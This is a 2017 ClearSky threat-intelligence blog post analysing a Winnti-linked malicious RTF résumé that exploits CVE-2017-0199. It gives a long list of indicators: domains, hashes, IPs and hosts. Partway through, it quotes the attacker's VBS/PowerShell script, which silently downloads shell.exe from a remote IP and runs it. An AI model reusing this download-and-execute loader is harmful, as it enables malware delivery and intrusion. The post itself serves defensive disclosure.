BLOG


Clear Sky > Blog > Recent Winnti Infrastructure and Samples

Recent Winnti Infrastructure and Samples

By Clearsky July 18, 2017 Incidents

On July 17, 2017, we detected a malicious document in VirusTotal exploiting CVE-2017-0199. By pivoting off of the infrastructure we learned that it is related to **Winnti**, a Chinese **threat actor** that is mostly **targeting the gaming industry**. Below we outline initial findings.

The malicious file, named *curriculum vitae.rtf* (**58c66b3ddbc0df9810119bb688ea8fb0**) was uploaded from Turkey. Its content is presented below (we redacted personally identifiable information):



Name: [redacted]
Date of Birth: Sex: Male
Marital Status: Single Native place : usa
Major: Master of Business Administration—Marketing Management
E-mail: [redacted]
Tel:

SELF-APPRAISE:

✓ Four years of job experience and good performance in international business operations, business strategies, and new products development etc;


✓ Three-year work experience in a foreign enterprise coupled with MBA educational background in enterprise operation and management;

✓ Be able to lead a team to implement the company's strategy. Be a good

When the document is opened, it downloads and runs a file from the following URL:

http://54.245.195[.]101/test.rtf

Which contains a short VBS script:



```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('%SystemRoot%/system32/WindowsPowerShell/v1.0/powershell.exe
-windowstyle hidden (new-object System.Net.WebClient).DownloadFile(\'
http://54.245.195.1101/shell.exe\', \'c:/windows/temp/shell.exe\');
c:/windows/temp/shell.exe', 0);window.close();
</script>
```

The script downloads and runs an executable (**a4b2a6883ba0451429df29506a1f6995**) from the following URL:

http://54.245.195[.]101/shell.exe

Which uses *backup.aolonline[.]cc* as command and control server.

Indicators of compromise

Pivoting on IPs, code signing certificates, and domain registration details, we found further parts of the infrastructure, some got back to 2015. Most of them have been tagged as relating to "Casper aka LEAD" in a **public PassiveTotal project** by Cylance (However, we could not find a public report). Most sample were detected by Proofpoint as "ETPRO TROJAN Casper/LEAD DNS Lookup" (this signature was published in May 03, 2017).

The Maltego graph below depicts the relationship among the indicators (click to enlarge):

Recent Posts


Recent Winnti Infrastructure and Samples

The Rainmaker, Philadelphia and Stampado Ransomware Vendor is Expanding his Services

Targeted Attacks in the Middle East Using KASPERAGENT and MICROPSIA

Jerusalem Post and other Israeli websites compromised by Iranian threat agent CopyKitten

Operation Electric Powder - Who is targeting Israel Electric Company?



Domain	googlesoftservice[.]net
Domain	igooglefiles[.]com
Domain	aolonline[.]cc
Domain	facebooknavigation[.]com
Domain	googlecustomservice[.]com
Domain	find2find[.]com
Domain	tiwwter[.]net
Domain	luckhairs[.]com
Domain	googlerenewals[.]net
Domain	pornsee[.]tv
EmailAddress	YYTXCONNECTICUT@GMAIL.COM
EmailAddress	SUNWARE1@AOL.COM
EmailAddress	LILEMINNESOTA@HOTMAIL.COM
EmailAddress	DSFSAF@GMAIL.COM
EmailAddress	13836469977@139.com
EmailAddress	FUCKCCDDEEFFF@GMAIL.COM
EmailAddress	YYTXCONNECTICUT@GMAIL.COM
EmailAddress	LILEMINNESOTA@HOTMAIL.COM
Filename	NSLS.dll
Filename	HelpPane.exe
Filename	nsls.dll
Filename	conf.exe
Filename	HelpPane.exe
Filename	msimain17.sdb
Filename	shell.exe
Filename	715578187~.exe
Filename	COMSysAppLauncher.exe
Filename	SysAppLauncher.dll
Filename	curriculumvitae.rtf
Filename	cryptbase.exe
Filename	sign.exe
Filename	mess.exe
Filename	cryptbasesvc.dll
Filename	video(20170201)_2.exe
Filename	cryptbasesvc.dll
Filename	cryptbase.dll
Filename	COMSystemApplicationLauncher.dll
Hash	09ec3b13ee8c84e07f5c55b0fa296e40
Hash	d8cc0485a7937b28fc242fbc69331014
Hash	5096b87a9dec78f9027dec76a726546d
Hash	e4c5cb83ae9c406b4191331ef5bef8ff
Hash	09ec3b13ee8c84e07f5c55b0fa296e40
Hash	32c0c3bfa07220b489d8ff704be21acc
Hash	82496f6cede2d2b8758df1b6dc5c10a2
Hash	27491f061918f12dcf43b083558f4387
Hash	5096b87a9dec78f9027dec76a726546d
Hash	58c66b3ddbc0df9810119bb688ea8fb0
Hash	a4b2a6883ba0451429df29506a1f6995
Hash	e88f812a30cfb9fc03c4e41be0619c98

Hash	f4da908122d8e8f9af9cf4427a95dd79
IPv4Address	180.150.226.207
IPv4Address	103.86.84.124
IPv4Address	61.33.155.97
IPv4Address	103.212.222.86
IPv4Address	42.236.84.118
IPv4Address	14.33.133.78
IPv4Address	45.77.3.152
IPv4Address	54.245.195.101
IPv4Address	45.77.6.44
URL	http://54.245.195[.]101/sign.exe
URL	http://54.245.195[.]101/test.rtf
URL	http://54.245.195[.]101/shell.exe
URL	http://54.245.195[.]101/mess.exe
URL	http://signup.facebooknavigation[.]com/
Host	mess[.]googlerenewals[.]net
Host	us[.]igooglefiles[.]com
Host	signup[.]facebooknavigation[.]com
Host	signup[.]facebooknavigation[.]com
Host	signup[.]facebooknavigation[.]com
Host	bot[.]new[.]googlecustomservice[.]com
Host	jp[.]googlerenewals[.]net
Host	xn--360tmp-k02m[.]new[.]googlecustomservice[.]com
Host	us[.]igooglefiles[.]com
Host	cdn[.]igooglefiles[.]com
Host	xn--360tmp-k02m[.]tmp[.]googlecustomservice[.]com
Host	xn--360tmp-k02m[.]www[.]googlecustomservice[.]com
Host	ftp[.]googlecustomservice[.]com
Host	game[.]googlecustomservice[.]com
Host	www[.]googlecustomservice[.]com
Host	new[.]googlecustomservice[.]com
Host	bot[.]googlecustomservice[.]com
Host	vnew[.]googlecustomservice[.]com
Host	tmp[.]googlecustomservice[.]com
Host	xn--360tmp-k02m[.]googlecustomservice[.]com
Host	hk[.]uk[.]igooglefiles[.]com
Host	us[.]uk[.]igooglefiles[.]com
Host	www[.]uk[.]igooglefiles[.]com
Host	lead1[.]uk[.]igooglefiles[.]com
Host	cdn[.]uk[.]igooglefiles[.]com
Host	show[.]uk[.]igooglefiles[.]com
Host	uk[.]uk[.]igooglefiles[.]com
Host	news[.]googlesoftservice[.]net
Host	news[.]facebooknavigation[.]com
Host	mess[.]googlerenewals[.]net
Host	signup[.]facebooknavigation[.]com
Host	backup[.]aolonline[.]cc
Host	uk[.]igooglefiles[.]com
Host	news[.]aolonline[.]cc

The indicators are available on PassiveTotal.

ClearSky

Ahead of the threat curve

13 Yosef Karo st., Tel Aviv, Israel
Phone: +972 3 624 0346
Email: info [at] clearskysec.com